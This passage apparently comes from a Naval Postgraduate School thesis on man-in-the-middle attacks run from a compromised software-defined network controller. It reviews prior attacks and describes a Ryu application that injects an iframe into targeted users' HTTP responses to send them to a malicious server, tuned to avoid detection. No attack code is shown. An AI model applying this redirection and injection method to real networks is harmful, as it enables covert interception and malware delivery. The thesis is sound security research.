An example of a host-based attack is explained by Dhawan et al.(2015). The authors note that network packets that flow through the controller are encapsulated in different types of protocols to include Address Resolution Protocol (ARP), Internet Control Message Protocol (ICMP), and Link Layer Discovery Protocol (LLDP). These packets, sent as packet_in messages from the switches, can be pieced together to form an overarching topological view of all the nodes. Additionally, LLDP messages forward ARP requests and replies in order to build up the ARP cache and route table, and can also be used for topology discovery. “Compromised hosts can spoof the above messages to tamper with the controller’s view of the topology, and fool it into installing flow rules to carry out a variety of attacks on the network” (Dhawan et al. 2015, p. 2). Dhawan et al.

also reveal through their research that an end host “can send arbitrary LLDP messages spoofing connectivity across arbitrary network links between the switches in the communication path.” “When the controller tries to route traffic over these phantom links it results in packet loss, and if this link is on a critical path it could even lead to a black hole” (Dhawan et al, 2015, p. 3). We are not concerned with host-based attacks in our research but believe they play an important role in understanding the different attack injection points in SDN.

2. Centralized Control

Many researchers have declared controller centralization a major vulnerability for SDN and ascertain the high value target it presents to adversaries. During a SDN program review hosted late last year by Energy, the National Science Foundation (NSF), and the Networking and Information Technology Research and Development Program, the authors highlighted the security tradeoff for government agencies looking to deploy SDN. They state that the main vulnerability stems from the centralization of control. SDN concentrates risk given that it collapses traditional, physical systems, networks and data onto a single software layer, which leads to a single point of failure and attack. “All your eggs are in one basket, so to speak. This is similar to what happens with virtualization and cloud infrastructure,” Chiu noted (Moore, 2014, p. 1). Consequently, “organizations adopting SDN will need to pay special attention to securing the SDN controller, a measure that becomes critical for addressing the concentration of risk and the potential for catastrophic failure” (Moore, 2014, p. 2). Chris Wright, senior principal software engineer for open software developer Red Hat, came to a similar conclusion. He emphasized that if you have a logically centralized controller in your system, it becomes a point of interest for an attacker (Moore, 2014, p. 2). In our research we examine the effects of a trusted entity being able to impose their will on the network traffic, via the controller, rather than via the data plane. We assume the controller is already compromised and in our control.

Research summarized in the paper “Towards Secure and Dependable Software Defined Networks,” mentions the possibility of a compromised controller. They examine

attacks on and vulnerabilities in controllers. Furthermore, they assert that a compromised controller could impact the entire network and allow the attacker to view and infiltrate any network node. Similarly, a malicious application has unfettered access and control because “controllers only provide abstractions that translate into issuing configuration commands to the underlying infrastructure” (Kruetz, Ramos, & Verissimo, 2013, p. 3). While the authors choose to look at the attack vectors into a software defined network, they also emphasize the impact of network control if a controlled were to be compromised. In contrast, we take the approach of having already compromised a vulnerability that results in our unlimited access to the controller and thus the network.

3. Man-in-the-Middle

In the study by Hong et al. the authors once again touch on the severity of a compromised controller but do not go into great implementation detail. They emphasize the controller is the core mechanism/software running the software defined network, essentially defining how the software will instruct the traffic to move across all of the nodes. Therefore, if this controller can be exploited by a design or implementation vulnerability, the entire network would be thrown into chaos, completely commanded by the attacker (Hong, Xu, Wang, & Guofei, 2015). Specifically, the routing services and applications inside the OpenFlow controller can be used to induce a black hole route on the network or MiTM attack (Hong, Xu, Wang, & Guofei, 2015). Similarly, our research takes advantage of having control of an OpenFlow compatible application to perform a MiTM attack but with deeper understanding. Once again, as either implicit or inherited owners of the infrastructure we want to investigate what goes into creating an application that gives us fine grained network control that could be imposed on a large scale utilizing many unknowing hosts on the network level of our environment.

The authors also experiment with traffic redirection that has similarities to our applications functionality. Media Access Control (MAC) addresses provide a layer of granular identification for hosts associated with OpenFlow controllers, and therefore the authors conclude that ARP requests are an effective technique for probing hosts and revealing their topology (Hong, Xu, Wang, & Guofei, 2015). After a successful probe,

they can begin to map out their MiTM attack. As depicted in Figure 13, an Apache2 web server was deployed with IP address “10.0.0.100” along with OpenFlow enabled hosts. Before they launch the Host Location Hijacking Attack, hosts were permitted access to the genuine web server with the assigned IP address “10.0.0.100.” On a compromised host, they also run a standard web service over port 80 and send an ARP request to probe the MAC address for “10.0.0.100.” They use a tool called Scapy, a packet manipulator, to inject fake packets spoofed as their target, which is the genuine web server with IP address of “10.0.0.100.” After that, the client requesting the web page from the server, “10.0.0.100,” is directed to the malicious server (Hong, Xu, Wang, & Guofei, 2015). This is a great example of a passive collection attack. The authors get in the middle of the communication stream between two entities but are only able to observe traffic flow. Our application will redirect and alter the traffic stream around SDN to exemplify a greater control. This attack ultimately highlights their emphasis on the host being the victim and attacker, our research looks at a MiTM attack from a different perspective. We assume that there are no malicious hosts inside the network.




Figure 13. Hong *et al.* MiTM Attack

Benton *et al.* discuss MiTM attacks on a high level. They make an interesting point that OpenFlow may be running on top of a network owned by an adversarial Internet Service Provider (ISP) (Benton, Camp, & Small, 2013). They argue that if a switch is configured with a passive listening port the avenue for attack grows wider and larger. In our own SDN environment, several switches are configured by default with a passive listening port that can be directly used by controller applications although this is

not germane to our research. The authors scan the network to discover a passive listening port on one of the switches to demonstrate that an attack could use this method to dump the flows out of the switch table. Then, an attacker could choose to insert their own custom flows to provide different traffic functionality, hijack downstream traffic, capture traffic, or act as a proxy to perform reconnaissance for future attacks (Benton, Camp, & Small, 2013).

We argue that our research attempts to exemplify potentially large-scale control similar to that of an ISP. For example, if we have control of the controller and we redirect client traffic to different nodes on the data plane via the switch listening port, we can effectively MiTM a large populace of traffic and send them to infrastructure not otherwise expected. That infrastructure could be used as a proxy, as a command and control server, or as a simple traffic-collecting server.

“The risks posed by a successful MiTM attack in an in-band (i.e., links carrying both data and OpenFlow traffic) managed OpenFlow network are arguably worse than in current networks. In regular networks an attacker has to wait until an operator logs into each switch management interface using an insecure protocol to capture credentials” (Benton, Camp, & Small, 2013, p. 151). Conversely, OpenFlow utilizes a Transmission Control Protocol (TCP) control channel with limited authentication, therefore an adversary could capture and control any downstream switches and execute an eavesdropping MiTM attack that would essentially get lost in the TCP traffic traversing through the communication channel (Benton, Camp, & Small, 2013). Although this technique demonstrates a part of the SDN threat space, we assume ownership of the SDN controller and do not need to attack the OpenFlow traffic in our research. Our study does however take the Benton et al. research to the next step. After passive scanning there is often an operationally active attack flow. Our MiTM control program will accomplish a goal offensive in nature.

Dhawan, et al., discuss forged messages that can be sent to a controller as standard looking packet_in messages from the switches. They assert that the controller will not be able to distinguish them from malicious and benign creating a false topology of the network. “Adapting traditional defenses for SDN will require either patching the

controller for specific vulnerabilities, or a fundamental redesign of the OpenFlow protocol to provide a comprehensive defense, without which many traditional attacks, including ARP poisoning and LLDP spoofing, will continue to manifest in software defined networks” (Dhawan et al, 2015, p. 1). Once again the authors highlight the impacts on SDN by malicious hosts and switches while our research will address the importance of the effects of a controller owned and used by a nation-state or other formidable adversary.

Larish et al. point out that a key consequence for defensive cyber operations (DCO) is that network devices will only forward packets into the network if the SDN controller has explicitly instructed the device how to handle those packets. Although many alternatives to OpenFlow have been proposed, the authors focus on OpenFlow because, at the time of this writing, it is the only multi-vendor protocol that gives the control plane fine-grained control over the data plane. That fine-grained control enables many DCO capabilities (Bishop, Boyer, Buhler, Gerthoffer, & Larish, 2015).

4. Existing Taxonomies

Rutherford et al. developed a basic taxonomy and schema for defining attacks that ties the attacker’s methods, techniques, and objectives to the services and effects of the particular attack. They build of a set of comprehensive data-models that will combine network traffic with outside data sources. They also hope to incorporate data modeling of network traffic and other parameters. As they expand the models to include a richer set of data, they believe it will provide them with a detailed internal picture filled with information, that when collated at the larger level, will allow them to develop a fuller picture of the health of the entire community (Rutherford & White, 2016).

Researchers Scott Applegate and Angelos Stavrou propose a Cyber Conflict Taxonomy in their paper for the 2013 Fifth International Conference on Cyber Conflict. In their study, they highlight the impacts of cyber actions and actors on modern day cyber operations. They created a taxonomy in the hope that it could be applied to cyber conflict in general on a wide scale. Their taxonomy explores the relationships between cyber actors and cyber actions and how they impact a cyber operation in order to build a better

picture and identify a set of patterns unique to one actor set. With this in mind, they hope that their work can be repeatable and built upon to enhance the overall state of cyber operations practices (Applegate & Stavrou, 2013). They compared their taxonomy to two other taxonomic systems, one being Howard's Computer & Network Attack Taxonomy. John Howard was a graduate student at Carnegie Mellon University and titled his dissertation 'An Analysis of Security Incidents on the Internet' in which he proposed his own ideas for an attack taxonomies. That taxonomy classifies attacks using five different categories: attacker, tools, access, results and objective (Howard, 1997). Applegate and Stavrou (2013) state that Howard's taxonomy lacked several important characteristics: vector, defensive actions, and the specific actors involved. The other taxonomic system that they contrast is the AVOIDIT taxonomy, which similarly classifies attacks using the following categories: Attack Vector, Operational Impact, Informational Impact, Defense and Target. Once again Applegate and Stavrou argue that it lacks specificity in identifying actors involved in a particular attack (Applegate & Stavrou, 2013). While both of these studies were used to draw a comparison to the SDN space, we decided to look at the taxonomy purely from a controller point of view. We strive to formulate an SDN specific taxonomic system that can address a wide range of attack capabilities from the controller specific to SDN components. From there, we will study the impacts in the following categories: Traffic Control, Target, Informational Impact, and Systems Impact.

5. Case Study

It is important to understand the use case behind our methodology and the powerful potential of a MiTM attack inside a software defined network on a global scale. In the following chapter we will explore a case study that portrays the potential for wide scale network traffic control. Not all cases are meant to deceive the victimless clients.

a. China's Great Canon

Following the debilitating attacks to Github, a web-based git repository hosting service, a plentiful amount of network traffic was directed toward their servers with much of the initial attribution pinned to the infamous Great Firewall of China. In summary, the Chinese government was able to target their exploitation of thousands of innocent victims

by injecting iframe-like javascript following analytic requests to Baidu in China. This capability has been dubbed The Great Cannon (GC). The operators essentially took samples of the high-volume traffic coming into Baidu, a popular search engine like Google, and injected responses containing javascript, which in turn made repeated requests of the GitHub servers causing a complete denial of service (Marczak, Dalek, Scott-Railton, Deibert, & McKune, 2015).

Similar to the SDN environment, the clients within the ecosystem must communicate with an internal component of the network. In SDN, the client must go through a switch that reports to the controller that has the ability to affect traffic stream much like the operators of the GC did. A very similar aspect of the GC to our SDN MiTM application is its insertion of altered content into benign traffic. The GC operator had the ability to modify HTTP traffic after interception from a specific IP and inject malicious content into the response. Then the target made repeated requests to a designated server. Unbeknownst to the victim, they would not be able to tell that their request was actually being sent to servers in China via analytic requests hosted on the website they were visiting (Marczak, Dalek, Scott-Railton, Deibert, & McKune, 2015).

THIS PAGE INTENTIONALLY LEFT BLANK

III. METHODOLOGY

Our methodology includes several phases. First, we introduce a new application framework for MiTM techniques on a software defined network. Next, we implement a MiTM application written in Python to redirect targeted users to a malicious web server. We run the application through various iterations to experiment with targeted and non-targeted clients. Finally, we demonstrate a modified version of our application to reduce the overall end-to-end HTTP response times in order to mask our nefarious activities and blend in with normal network traffic.

In order to identify the practical issues with our MiTM attack in a software defined network, we draw comparisons of the framework in a simulated environment as well as in a physical environment. For the simulated environment, we used a Mininet Virtual Machine (VM), as opposed to the physical environment, where we set up HP switches with OpenFlow enabled and a Ryu controller attached. The exact details of our implementation approach in both environments will be expanded upon in this chapter.

A. MAN-IN-THE-MIDDLE ATTACK STRUCTURE

Usually if a particular SDN node connected to a switch on the data plane wished to send a web request, the traffic from their machine would flow through the local switch. The switch would then check to see whether they had a flow rule installed in its flow table to handle this particular packet. If not, then the packet would be handed up to the controller via a `packet_in` message to make the decision for it. The controller would then send its decision back to the switch as a `flowmod` action along with a `packet_out` message. The switch would then act upon the newly provided `flowmod` rule. If a flow rule were already installed, then the switch would simply pass the packet off to the specified outgoing port number in the action specified for the flow rule. As long as the control program installed the appropriate flow rules onto the local switch table, then the packets originating from the connected node would not be passed off to the controller and would instead flow from one port to the next as directed in its flow table. This is depicted

in Figure 14. In this chapter we discuss how the owner of the controller could modify a switch's flow table in a way that facilitates the redirection of end nodes.




Figure 14. Web Request and Response Packets Flowing on a Software-Defined Network after the Appropriate Flow Rules are Installed

We imagine a scenario where, as owners of the controller, we will have several avenues for traffic manipulation and switch table exploitation, ultimately leading to a successful man-in-the-middle attack, where a user's traffic to a web server is redirected without the originators knowledge. A detailed example of this scenario is shown in Figure 15 and further explained in Table 1.




Figure 15. Man-in-the-Middle Application Redirection

Table 1. A Step-by-Step Explanation of MiTM Application Redirection

Step #	Process
Step 1	Targeted client sends HTTP GET request
Step 2	Switch sends packet_in to Controller
Step 3	Controller flags targeted traffic and sends back a flow_mod message
Step 4	Switch forwards packet to the switch closest to the web server
Step 5	Switch send packet to the web server
Step 6	Web server sends HTTP response packet
Step 7	Switch receives response and forwards it to the controller
Step 8	Controller sends the response to the MiTM application
Step 9	MiTM application parses response packet, injects an iframe, builds a new response packet and sends it back to the controller
Step 10	Controller sends the injected MiTM response to the switch
Step 11	Switch forwards injected response to switch closest to the targeted host
Step 12	Switch sends injected response to the targeted client
Step 13	Targeted client renders the iframe and is redirected to the malicious web server

B. PHYSICAL TESTBED TOPOLOGY

Our work was based in the Center for Cyber Warfare (CCW). The CCW is an interdisciplinary laboratory located at the Naval Postgraduate School (NPS) that focuses on offensive cyber operations. Our network topology consists of thirteen HP switches, all switches are either a HP 3800 24G switch or a HP 2920–24G switch, all enabled with OpenFlow version 1.0 functionality. Additionally, we have a pool of Raspberry Pi’s that will act as host infrastructure on the network. Figure 16 shows a subsection of our physical lab environment, while Figure 17 shows a more logical set up of our environment. We are using a Ryu controller that provides API support for the Python programming language. These switches will communicate with our MiTM controller application and we will be able to redirect and manipulate network traffic flowing through them. In our experiments we demonstrate various path injection points throughout the network and provide an empirical comparison of HTTP response time speeds.




Figure 16. SDN Physical Test Bed




Figure 17. SDN Logical Test Bed

C. MININET INSTALLATION AND SET UP

Before experimenting with our application on a physical network we first built a prototype to test our theory on a virtual network emulator called Mininet. Mininet is a virtual environment that allows you to emulate various components of a network, such as hosts, controllers, switches and their links (Mininet Overview, 2016). For our virtual experimentation we downloaded a pre-built SDN tutorial virtual machine (VM) located at <http://sdnhub.org/tutorials/sdn-tutorial-vm/>. There are several SDN controllers to choose from, such as POX, Floodlight, OpenDaylight and Ryu. The virtual environment gave us an option of which controller we wanted to use.

Since our physical lab is configured with Ryu we opted to use this controller in our virtual experiment as well. “Ryu provides software components, a well-defined API that make it easy for developers to create new network management and control applications” (Build SDN Agilely, 2014). There are two ways to install Ryu. First option is to use the pip command by running `pip install ryu` in the VM terminal. The other option is to install from source code, which requires the user to first issue the command `git clone git://github.com/osrg/ryu.git` in the VM terminal. Next, the user should change directory into the Ryu folder with the command `cd ryu`. Lastly, the user should run the python setup program by issuing the command `python ./setup.py install`. After running through these commands our virtual lab environment was ready for testing.

Within Mininet we created three virtual hosts each connecting to separate OpenFlow switches. The hosts were named h1, h2 and h3 while the switches were named s1, s2 and s3, respectively. Each host had a single interface that was represented by its name followed by its Ethernet mnemonic. For example, h1 had interface h1-eth0 while h3 had interface h3-eth0. s1 and s3 each had two interfaces with one interface linking to a host and the other interface linking to s2. s2 had three interfaces, one linking to a host and the other two interfaces linking to s1 and s3. The switches maintained a similar naming convention as the hosts. For example, s2 had interface s2-eth1, s2-eth2 and s2-eth3. Having a link among the switches and between each host and their switch created a linear

topology. The final component of our virtualized SDN was the controller, which had the name of c0. Figure 18 and Figure 19 depict our network topology.




Figure 18. Mininet Linear Topology

```


mininet> net
h1 h1-eth0:s1-eth1
h2 h2-eth0:s2-eth1
h3 h3-eth0:s3-eth1
